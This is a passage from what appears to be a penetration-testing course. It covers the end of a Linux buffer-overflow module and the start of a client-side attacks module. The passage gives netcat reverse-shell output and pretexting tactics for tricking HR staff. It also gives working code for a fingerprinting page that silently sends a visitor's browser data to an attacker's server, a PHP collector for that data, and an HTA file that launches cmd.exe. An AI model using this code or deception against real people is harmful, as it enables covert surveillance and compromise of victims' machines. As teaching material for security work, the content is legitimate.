

Going back to our debugger window, it appears that the application is paused and when we attempt to let it run, we receive a message regarding a debug event:




Figure 238: EDB - Debug Event

Simply clicking *OK* on the event and going back to our Netcat listener solves the problem. However, every time we run a command, we have to repeat the process.

This is due to the fact that the debugger is catching SIGCHLD<sup>331</sup> events generated when something happens to our spawned child process from our reverse shell such as the process exiting, crashing, stopping, etc.

To ensure that our exploit is working as intended, we restart the Crossfire application and run it without a debugger attached:

```
kali@kali:~$ nc -lnpv 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 40544
whoami
root
```

Listing 376 - A working reverse shell from the Linux machine

As we suspected, running the application without a debugger attached provides us with a working reverse shell from the victim machine.

### 12.7.1.1 Exercises

1. Update your proof-of-concept to include a working payload.
2. Obtain a shell from the Crossfire application with and without a debugger.

## 12.8 Wrapping Up

In this module, we covered the process of exploiting a buffer overflow vulnerability on a Linux operating system. Similar to the exploit used in the Windows Buffer Overflow module, we were able to debug a crash in a vulnerable application and write a fully working exploit for it.

<sup>331</sup> (Andries Brouwer, 2003), <https://www.win.tue.nl/~aeb/linux/lk/lk-5.html>

## 13 Client-Side Attacks

Client-side attack vectors are especially insidious as they exploit weaknesses in client software, such as a browser, as opposed to exploiting server software. This often involves some form of user interaction and deception in order for the client software to execute malicious code.

These attack vectors are particularly appealing for an attacker because they do not require direct or routable access to the victim's machine.

---

*Client-side attacks essentially reverse the traditional attack model and have created the need for new defense paradigms.*

---

For example, imagine an employee inside a non-routable internal network has received an email with an attachment or a link to a malicious website. If the employee opens the attachment or clicks on the link, the content (which may be a document or the contents of a web page) is sent as input to a local application on their machine. The application will then render that input and potentially execute malicious code. The employee's machine would be exploited, perhaps launching a remote shell from the compromised machine out through the firewall, to a listener on the attacker's machine.

In this module, we will describe some of the factors that are important to consider in this type of attack and walk through exploitation scenarios involving both malicious HTML Applications and Microsoft Word documents.

### 13.1 Know Your Target

From an attacker's standpoint, the primary difficulty with client-side attacks lies in enumeration of the victim's client software, which is not nearly as straightforward as enumeration of a WWW or FTP server. The secret to success in client-side attacks is, as with most things related to penetration testing, accurate and thorough information gathering.

We can use both passive and active information gathering techniques against our client-side attack targets.

#### 13.1.1 *Passive Client Information Gathering*

When leveraging passive information gathering techniques, we do not directly interact with our intended targets.

For example, in a recent engagement we were tasked with attempting to compromise corporate employees with client-side attacks and various phishing<sup>332</sup> techniques. However, we were not allowed to make phone contact with employees.

---

<sup>332</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Phishing>

Given that restriction, we Googled for various known external corporate IP addresses and found one on a site that hosts collected user agent data from various affiliate sites.

This information, similar to that shown in the following screenshot, revealed the underlying operating system version of a corporate client machine:

| Business          | Anonymous Visitor   |
|-------------------|---|
| IP Name           | [REDACTED]  |
| Date              | 16 Mar, Fri, 12:18:01   |
| ISP               | [REDACTED]  |
| Continent         | Europe   |
| Country           | France   |
| State / Region    | Poitou-Charentes   |
| City              | [REDACTED]  |
| Referrer          | <a href="http://www.google.ro/">www.google.ro/</a>  |
| Search Engine     | <a href="http://Google.ro">Google.ro:</a>   |
|                   |    |
| IP Address        | [REDACTED]  |
| Net Speed         | Cable/DSL    |
| Browser           |  Firefox 50+  |
| Operating System  |  Windows 7    |
| Screen Resolution | Unknown   |
| Screen Color      | 24 Bit (16.7M)  |
| Javascript        | Enabled   |

Figure 239: Identifying the victim's browser

It also revealed the browser type and version along with installed plugins as listed in the User Agent string. We modified an existing exploit and launched it against one of our lab machines running the same operating system and browser version as our target. The test was a success so we used the exploit in a client-side attack against our corporate target, and were rewarded with a reverse shell.

We can find this type of information fairly often, for example on social media and forum websites. In fact, we have even found photos of computer screens revealing information about operating system type and version, application versions, antivirus applications in use, and much more. Time spent doing research is never wasted.

### 13.1.2 Active Client Information Gathering

By contrast, active client information gathering techniques make direct contact with the target machine or its users.

This could involve placing a phone call to a user in an attempt to extract useful information or sending a targeted email to the victim hoping for a click on a link that will enumerate the target's operating system version, browser version, and installed extensions.

We will explore active information gathering techniques in this section.

### 13.1.3 Social Engineering and Client-Side Attacks

As most client-side attacks require some form of interaction with the target, such as requiring the target to click on a link, open an email, run an attachment, or open a document, we should preemptively leverage social engineering<sup>333</sup> tactics to improve our chances of success.

---

<sup>333</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Social\\_engineering\\_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

Imagine the following scenario. We are on an engagement, trying to execute a client-side attack against the Human Resources (HR) department. We could just blindly jump in and attack, but our chances of success are slim since we have no idea what operating system and applications they are using, nor which versions. Instead, we will favor caution and respond to a job posting with a malformed “resume” document that is designed to not open. We word the email in such a way as to entice a response of some kind.

The next day, we receive an email response indicating that, not surprisingly, HR can not open our document. In an attempt to help resolve the issue, we respond (hopefully by phone, if possible) asking what exact version of Microsoft Office they are using, offering that the issue may be caused by a version incompatibility. This type of dialog can be continued by asking about security features that may be enabled in Office, or the version of the operating system in use. This type of dialog must be balanced, low-key, and peppered with comments that justify the question, such as, “The resume makes use of advanced features like macros to help make it stand out and make the content easy to navigate”. Although the exact process is beyond the scope of this module, this practice is known as *pretexting*<sup>334</sup> and can greatly improve our chances of success.

In our scenario, we discover that the HR representative is unsurprisingly using a specific version of Microsoft Office and that they are allowed to execute Word macros. Armed with this information, we can craft a second resume Word document containing a macro leveraging PowerShell to open a reverse shell and email it to them.

Of course, this is a simplified success story. Your social engineering pretexts will most certainly have to be more intricate and specific, based on information you have gathered in advance.

### 13.1.4 Client Fingerprinting

The process of client fingerprinting<sup>335</sup> is extremely critical to the success of our attack, but to obtain the most precise information, we must often gather it from the target machine itself. We can perform this important phase of the attack as a standalone step before the exploitation process or incorporate fingerprinting into the first stage of the exploit itself.

Let's assume we have convinced our victim to visit our malicious web page in a practical example. Our goal will be to identify the victim's web browser version and information about the underlying operating system.

---

*Web browsers are generally a good vector for collecting information on the target. Their evolution, complexity, and richness in functionality has become a double-edged sword for both end users and attackers.*

---

We could create our own custom tool but there are many available open-source fingerprinting projects, and the most reliable ones are generally those that directly leverage common client-side components such as JavaScript.

---

<sup>334</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Social\\_engineering\\_\(security\)#Pretexting](https://en.wikipedia.org/wiki/Social_engineering_(security)#Pretexting)

<sup>335</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Device\\_fingerprint](https://en.wikipedia.org/wiki/Device_fingerprint)

For this example, we will use the *Fingerprintjs2* JavaScript library,<sup>336</sup> which can be installed by downloading and extracting the project archive from its GitHub repository:

```
kali@kali:/var/www/html$ sudo wget  
https://github.com/Valve/fingerprintjs2/archive/master.zip  
--2019-07-24 02:42:36-- https://github.com/Valve/fingerprintjs2/archive/master.zip  
...  
2019-07-24 02:42:41 (116 KB/s) - ‘master.zip’ saved [99698]  
  
kali@kali:/var/www/html$ sudo unzip master.zip  
Archive: master.zip  
eb44f8f6f5a8c4c0ae476d4c60d8ed1015b2b605  
    creating: fingerprintjs2-master/  
    inflating: fingerprintjs2-master/.eslintrc  
...  
kali@kali:/var/www/html$ sudo mv fingerprintjs2-master/ fp
```

*Listing 377 - Downloading the Fingerprintjs2 library*

We can incorporate this library into an HTML file based on the examples included with the project. We will include the *fingerprint2.js* library from within the *index.html* HTML file located in the */var/www/html/fp* directory of our Kali web server:

```
kali@kali:/var/www/html/fp$ cat index.html  
<!doctype html>  
<html>  
<head>  
    <title>Fingerprintjs2 test</title>  
</head>  
<body>  
    <h1>Fingerprintjs2</h1>  
  
    <p>Your browser fingerprint: <strong id="fp"></strong></p>  
    <p><code id="time"/></p>  
    <p><span id="details"/></p>  
    <script src="fingerprint2.js"></script>  
    <script>  
        var d1 = new Date();  
        var options = {};  
        Fingerprint2.get(options, function (components) {  
            var values = components.map(function (component) { return component.value })  
            var murmur = Fingerprint2.x64hash128(values.join(''), 31)  
            var d2 = new Date();  
            var timeString = "Time to calculate the fingerprint: " + (d2 - d1) + "ms";  
            var details = "<strong>Detailed information: </strong><br />";  
            if(typeof window.console !== "undefined") {  
                for (var index in components) {  
                    var obj = components[index];  
                    var value = obj.value;  
                    if (value !== null) {  
                        var line = obj.key + " = " + value.toString().substr(0, 150);  
                        details += line + "<br />";  
                    }  
                }  
            }  
        });  
    </script>
```

<sup>336</sup> (Valve,2019), <https://github.com/Valve/fingerprintjs2>

```
        }
    }
}
document.querySelector("#details").innerHTML = details
document.querySelector("#fp").textContent = murmur
document.querySelector("#time").textContent = timeString
});
</script>
</body>
</html>
```

---

Listing 378 - Using the Fingerprintjs2 JavaScript library

The JavaScript code in Listing 378 invokes the *Fingerprint2.get* static function to start the fingerprinting process. The *components* variable returned by the library is an array containing all the information extracted from the client. The values stored in the *components* array are passed to the *murmur*<sup>337</sup> hash function in order to create a hash fingerprint of the browser. Finally, the same values are extracted and displayed in the HTML page.

The below web page (Figure 240) from our Windows lab machine reveals that a few lines of JavaScript code extracted the browser User Agent string, its localization, the installed browser plugins and relative version, generic information regarding the underlying Win32 operating system platform, and other details:

OS-555454 Ryan Dolan

---

<sup>337</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/MurmurHash>

## Fingerprintjs2

Your browser fingerprint: 062bc40b044b31183bb4eba2fa125261

Time took to calculate the fingerprint: 256ms

Detailed information:

```
userAgent = Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299
webdriver = false
language = en-US
colorDepth = 24
deviceMemory = not available
hardwareConcurrency = 1
screenResolution = 800,600
availableScreenResolution = 800,560
timeZoneOffset = 420
timeZone = America/Los_Angeles
sessionStorage = true
localStorage = true
indexedDb = true
addBehavior = false
openDatabase = false
cpuClass = not available
platform = Win32
plugins = Edge PDF Viewer,Portable Document Format,application/pdf,pdf
canvas = canvas winding:yes,canvas fp:data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAB9AAAADICAYAACwGnoAAAAAXNSR0IArs4c6QAAAARnQ
webgl = data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAASwAACWCAYAAABkW7XSAAAAXNSR0IArs4c6QAAAARnQU1BAACxjwv8YQUAAA9SURBVHhe7d
webglVendorAndRenderer = Microsoft~Microsoft Basic Render Driver
adBlock = false
hasLiedLanguages = false
hasLiedResolution = false
hasLiedOs = false
hasLiedBrowser = false
touchSupport = 0,false,false
fonts = Arial,Arial Black,Arial Narrow,Arial Rounded MT Bold,Book Antiqua,Bookman Old Style,Cabri,Cambria,Cambria Math,Century
audio = 124.08073878219147
```

Figure 240: Fingerprinting a browser through the JavaScript Fingerprintjs2 library


---

Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/58.0.3029.110 Safari/537 Edge/16.16299

---

*Listing 379 - The complete User Agent string extracted by the JavaScript script*

We can submit this User Agent string to an online user agent database to identify the browser version and operating system as shown in Figure 241.



The screenshot shows a Firefox browser window with the title "Parse a user agent - WhatIsMyBrowser.com - Mozilla Firefox". The address bar shows the URL <https://developers.whatismybrowser.com/useragents/parse/#parse-useragent>. The page displays the user agent string "Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537 Edge/16.16299" and identifies it as "Edge 41 on Windows 10". Below this, detailed information is provided in three columns:

| Simplified readout  | Software   | Operating System   |
|---|--|--|
| Clear, human readable descriptions of the software & platform     | Information about the web software                         | Information about the Operating System                     |
| Simple Software String<br><a href="#">Edge 41 on Windows 10</a>   | Software<br><a href="#">Edge 41</a>                        | Operating System<br><a href="#">Windows 10</a>             |
| Simple Sub-description<br>---                                     | Software Name<br><a href="#">Edge</a>                      | Operating System Name<br><a href="#">Windows</a>           |
| Simple Operating Platform<br>---                                  | Software Name Code<br><a href="#">edge</a>                 | Operating System Name Code<br><a href="#">windows</a>      |
| <b>Software extras</b><br>Extra things this User Agent announces. | Software Version<br><a href="#">41</a>                     | Operating System Flavour<br>---                            |
| Detected Addons<br>---  | Software Version (full)<br><a href="#">41.16299.15</a>     | Operating System Version<br><a href="#">10</a>             |
| Software capabilities<br>---                                      | Layout Engine Name<br><a href="#">EdgeHTML</a>             | Operating System Version (full)<br><a href="#">NT 10.0</a> |
| Extra Info<br>---   | Layout Engine Version<br><a href="#">16.16299</a>          | Operating System Frameworks<br>---                         |
| Extra Info Table<br>---   | Software Type<br><a href="#">browser -&gt; web-browser</a> | Misc<br>Miscellaneous Information                          |
|   | Hardware Type<br><a href="#">computer</a>                  | Operating Platform   |

Figure 241: Identifying the exact browser version through the <http://developers.whatismybrowser.com> user agent database

Notice that the User Agent string implicitly tells us that Microsoft Edge 41 is running on the 32-bit version of Windows 10. For 64-bit versions of Windows, the string would have otherwise contained some information regarding the 64-bit architecture as shown below:

**Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/58.0.3029.110 Safari/537 Edge/16.16299**

*Listing 380 - The complete User Agent string for the same version of Microsoft Edge on a 64-bit version of Windows*

We managed to gather the information we were after, but the JavaScript code from Listing 378 displays data to the victim rather than to the attacker. This is obviously not very useful so we need to find a way to transfer the extracted information to our attacking web server.

A few lines of Ajax<sup>338</sup> code should do the trick. Listing 381 shows a modified version of the previously used fingerprint web page. In this code, we use the XMLHttpRequest JavaScript API to interact with the attacking web server via a POST request. The POST request is issued against the same server where the malicious web page is stored, therefore the URL used in the `xmlhttp.open` method does not specify an IP address.

<sup>338</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Ajax\\_\(programming\)](https://en.wikipedia.org/wiki/Ajax_(programming))

The `components` array, which contains the information extracted by the `Fingerprint2` library, is processed by a few lines of JavaScript code, similar to the previous example. This time, however, the result output string is sent to `js.php` via a POST request. The key components are highlighted in Listing 381 below:

```

<!doctype html>
<html>
<head>
    <title>Blank Page</title>
</head>
<body>
    <h1>You have been given the finger!</h1>
    <script src="fingerprint2.js"></script>
    <script>
        var d1 = new Date();
        var options = {};
        Fingerprint2.get(options, function (components) {
            var values = components.map(function (component) { return component.value });
            var murmur = Fingerprint2.x64hash128(values.join('')), 31
            var clientfp = "Client browser fingerprint: " + murmur + "\n\n";
            var d2 = new Date();
            var timeString = "Time to calculate fingerprint: " + (d2 - d1) + "ms\n\n";
            var details = "Detailed information: \n";
            if(typeof window.console !== "undefined") {
                for (var index in components) {
                    var obj = components[index];
                    var value = obj.value;
                    if (value !== null) {
                        var line = obj.key + " = " + value.toString().substr(0, 150);
                        details += line + "\n";
                    }
                }
            }
            var xmlhttp = new XMLHttpRequest();
            xmlhttp.open("POST", "/fp/js.php");
            xmlhttp.setRequestHeader("Content-Type", "application/txt");
            xmlhttp.send(clientfp + timeString + details);
        });
    </script>
</body>
</html>
```

Listing 381 - Sending browser information to the attacker server

Let's look at the `/fp/js.php` PHP code that processes the POST request on the attacking server:

```

<?php
$data = "Client IP Address: " . $_SERVER['REMOTE_ADDR'] . "\n";
$data .= file_get_contents('php://input');
$data .= "-----\n\n";
file_put_contents('/var/www/html/fp/fingerprint.txt', print_r($data, true),
FILE_APPEND | LOCK_EX);
?>
```

Listing 382 - PHP code that processes a JavaScript POST request and dumps the uploaded data to a file

The PHP code first extracts the client IP address from the `$_SERVER`<sup>339</sup> array, which contains server and execution environment information. Then the IP address is concatenated to the text string received from the JavaScript POST request and written to the `fingerprint.txt` file in the `/var/www/html/fp/` directory. Notice the use of the `FILE_APPEND` flag, which allows us to store multiple fingerprints to the same file.

In order for this code to work, we need to allow the Apache `www-data` user to write to the `fp` directory:

```
kali@kali:/var/www/html$ sudo chown www-data:www-data fp
```

Listing 383 - Changing permissions on the `fp` directory

Once the victim browses the `fingerprint2server.html` web page (Figure 242), we can inspect the contents of `fingerprint.txt` on our attack server:

```
Client IP Address: 10.11.0.22
Client browser fingerprint: ff0435cc84bcac49b15078773c5e3f2e

Time took to calculate the fingerprint: 625ms

Detailed information:
 userAgent = Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299
 webdriver = false
 language = en-US
 colorDepth = 24
 deviceMemory = not available
 hardwareConcurrency = 1
 screenResolution = 787,1260
 availableScreenResolution = 747,1260
 timezoneOffset = 420
 timezone = America/Los_Angeles
 sessionStorage = true
 localStorage = true
 indexedDb = true
 addBehavior = false
 openDatabase = false
 cpuClass = not available
 platform = Win32
 plugins = Edge PDF Viewer,Portable Document Format,application/pdf,pdf
 canvas = canvas winding:yes,canvas fp:data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAB9
 webgl = data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAASwAACWCAYAAABkW7XSAAAAAXNSR0IA
 webglVendorAndRenderer = Microsoft~Microsoft Basic Render Driver
 adBlock = false
 hasLiedLanguages = false
 hasLiedResolution = false
 hasLiedOs = false
 hasLiedBrowser = false
 touchSupport = 0,false,false
 fonts = Arial,Arial Black,Arial Narrow,Arial Rounded MT Bold,Book Antiqua,Bookman Old
 audio = 124.08073878219147
```

Listing 384 - The browser fingerprint information sent to the server

<sup>339</sup> (The PHP Group, 2019), <https://www.php.net/manual/en/reserved.variables.server.php>

With this modification, no information will be displayed in the victim's browser. The XMLHttpRequest silently transferred the data to our attack server without any interaction from the victim. The only output seen by the victim is our chosen text:

**You have been given the finger!**




Figure 242: Browser Fingerprinting through a XMLHttpRequest request

### 13.1.4.1 Exercises

Note: Reporting is not required for these exercises

1. Identify your public IP address. Using public information sources, see what you can learn about your IP address. If you don't find anything on your specific IP address, try the class C it is a part of.
2. Compare what information you can gather about your home IP address to one gathered for your work IP address. Think about how an attacker could use the discovered information as part of an attack.
3. Download the *Fingerprint2* library and craft a web page similar to the one shown in the Client Fingerprinting section. Browse the web page from your Windows 10 lab machine and repeat the steps in order to collect the information extracted by the JavaScript library on your Kali web server.

## 13.2 Leveraging HTML Applications

Turning our attention to specific client-side attacks, we will first focus on *HTML Applications*.<sup>340</sup>

If a file is created with the extension of *.hta* instead of *.html*, Internet Explorer will automatically interpret it as a HTML Application and offer the ability to execute it using the *mshta.exe* program.

<sup>340</sup> (Microsoft, 2011), [https://msdn.microsoft.com/en-us/library/ms536496\(VS.85\).aspx](https://msdn.microsoft.com/en-us/library/ms536496(VS.85).aspx)

The purpose of HTML Applications is to allow arbitrary execution of applications directly from Internet Explorer, rather than downloading and manually running an executable. Since this clashes with the security boundaries in Internet Explorer, an HTML Application is always executed outside of the security context of the browser by the Microsoft-signed binary **mshta.exe**. If the user allows this to happen, an attacker can execute arbitrary code with that user's permissions, avoiding the security restrictions normally imposed by Internet Explorer.

While this attack vector only works against Internet Explorer and to some extent Microsoft Edge, it is still useful since many corporations rely on Internet Explorer as their main browser. Moreover, this vector leverages features directly built into Windows operating systems and, more importantly, it is compatible with less secure Microsoft legacy web technologies such as ActiveX.<sup>341</sup>

### 13.2.1 Exploring HTML Applications

Similar to an HTML page, a typical HTML Application includes *html*, *body*, and *script* tags followed by JavaScript or VBScript code. However, since the HTML Application is executed outside the browser we are free to use legacy and dangerous features that are often blocked within the browser.

In this example, we will leverage ActiveXObjects,<sup>342</sup> which can potentially (and dangerously) provide access to underlying operating system commands. This can be achieved through the Windows Script Host functionality or WScript<sup>343</sup> and in particular the Windows Script Host Shell object.<sup>344</sup>

Once we instantiate a Windows Script Host Shell object, we can invoke its *run* method<sup>345</sup> in order to launch an application on the target client machine.

Let's create a simple proof-of-concept HTML Application to launch a command prompt:

```
<html>
<body>

<script>

    var c= 'cmd.exe'
    new ActiveXObject('WScript.Shell').Run(c);

</script>

</body>
</html>
```

Listing 385 - HTA file to open cmd.exe

<sup>341</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/ActiveX>

<sup>342</sup> (Microsoft, 2017), [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Microsoft\\_Extensions/ActiveXObject](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Microsoft_Extensions/ActiveXObject)

<sup>343</sup> (Microsoft, 2015), [https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/at5ydy31\(v=vs.84\)](https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/at5ydy31(v=vs.84))

<sup>344</sup> (Microsoft, 2015), [https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/aew9yb99\(v=vs.84\)](https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/aew9yb99(v=vs.84))

<sup>345</sup> (Adersoft, 2019), <http://www.vbsedit.com/html/6f28899c-d653-4555-8a59-49640b0e32ea.asp>

We can place this code in a file on our Kali machine (*poc.hta*) and serve it from the Apache web server. Once a victim accesses this file using Internet Explorer, they will be presented with the popup dialog shown in Figure 243.




Figure 243: First dialog

This dialog is the result of an attempted execution of an *.hta* file. Selecting *Open* will prompt an additional dialog:




Figure 244: Second dialog

The second dialog is presented because the sandbox protection of Internet Explorer, also called *Protected Mode*,<sup>346</sup> is enabled by default. The victim can select *Allow* to permit the action, which will execute the JavaScript code and launch **cmd.exe** as shown in Figure 245.

<sup>346</sup> (Microsoft, 2011), [https://technet.microsoft.com/en-us/windows/bb250462\(v=vs.60\)](https://technet.microsoft.com/en-us/windows/bb250462(v=vs.60))

